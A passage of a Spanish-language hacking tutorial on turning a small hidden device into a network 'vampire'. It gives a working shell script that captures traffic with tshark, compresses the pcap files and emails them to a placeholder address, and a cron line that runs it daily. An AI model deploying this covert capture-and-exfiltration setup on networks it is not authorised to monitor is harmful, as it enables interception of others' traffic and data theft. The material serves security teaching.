El parámetro “-a” nos da la opción de jugar con el tamaño, y el nombre de fichero de ahí su elección.

Ojoseguramente nos dé un error con “init.lua” y no inicialice.
errorlua
Para corregir esto, debemos editar tal fichero.
sudo nano /usr/share/wireshark/init.lua
Y cambiar el valor de la línea “disable_lua = false” por “disable_lua = true”. Hecho esto ya podremos inicializar tshark (con sudo delante).
disable
Con esto podemos ya podremos generar un script en bash para lanzarlo todo a la vez. Para rizar el rizo podemos añadirlo al crontab para que se ejecute cuando y como queramos automatizando así la tarea.
El script puede ser algo similar a esto (perdonad pero no había mucho tiempo):
#!/bin/sh
if [ “$(ping -w 5 google.com)” == “$ping: unknown host google.com” ]; then
echo “>No hay salida a Internet”
tshark -nni eth0 -a filesize:2 -a files:1 -w /tmp/capturas/1234.pcap
echo ” Capturas ejecutadas”
else
echo “>Hay salida a Internet”
tshark -nni eth0 -a filesize:200 -a files:1 -w /tmp/capturas/hackingetico.pcap
echo “Esperando 5 segundos” sleep 5;
tar -zcvf raspberry.tar.gz /tmp/capturas/
sleep 5s;
mpack -s “Capturas PCAP” /tmp/raspberry.tar.gz micorreo@hotmail.com
echo “Correo enviado”
fi
Lo que hace básicamente es ver si tiene acceso a Internet. si no lo tiene solamente guardará el fichero en el directorio indicado (Que previamente lo habremos creado). Si tiene acceso a Internet, realiza lo mismo pero con nombre distinto, lo comprime y lo envía por correo a la dirección micorreo@hotmail.com.
Recordad dar permisos de ejecución al script sino no podréis ejecutarlo. Basta con ejecutar:
sudo chmod +x script.sh
Para ejecutarlo:
sudo ./script.sh

Tras unos instantes en nuestro caso( debido al poco tamaño y un sólo fichero) nos debe de llegar este correo a la bandeja de entrada. Contendrá un fichero comprimido con los archivos generados.
correo1

En la imagen de abajo vemos que contiene el fichero comprimido en tar.gz. Dos pcap que estaban almacenados en /tmp/capturas.
capturas
Con esto tendremos automatizado una parte del sniffing. Como hemos dicho, podemos configurar un crontab para tener una ejecución automática a la hora que queramos que nuestro juguete se active y mande información.
Por ejemplo añadiremos una línea al crontab

30 08 * * * root /tmp/scriptsniffing.sh
Se ejecutaría nuestro script que está situado en la ruta /tmp todos los días a las 08:30. Recordad que debe tener permisos de ejecución el script.
Esto puede ser una pequeña utilidad para automatizar el escaneo de una red. Se puede afinar los parámetros de tshark según nos interese. Los pcap pueden ser interpretados con herramientas como NetWorkMiner en su versión Pro o HighLighter de Mandiant.
La intención de este artículo es dar una idea de que puede hacerse con un pequeño aparatito que puede ser “ocultado” en cualquier recoveco a modo de “vampiro” de red y mandar (si fuera posible el acceso a Internet) información a un correo.
Bueno, espero que os haya gustado y disculpéis si se me ha pasado algo ya que el tiempo de prueba/redacción es más bien escaso.
Un saludo, “hackmigos”!!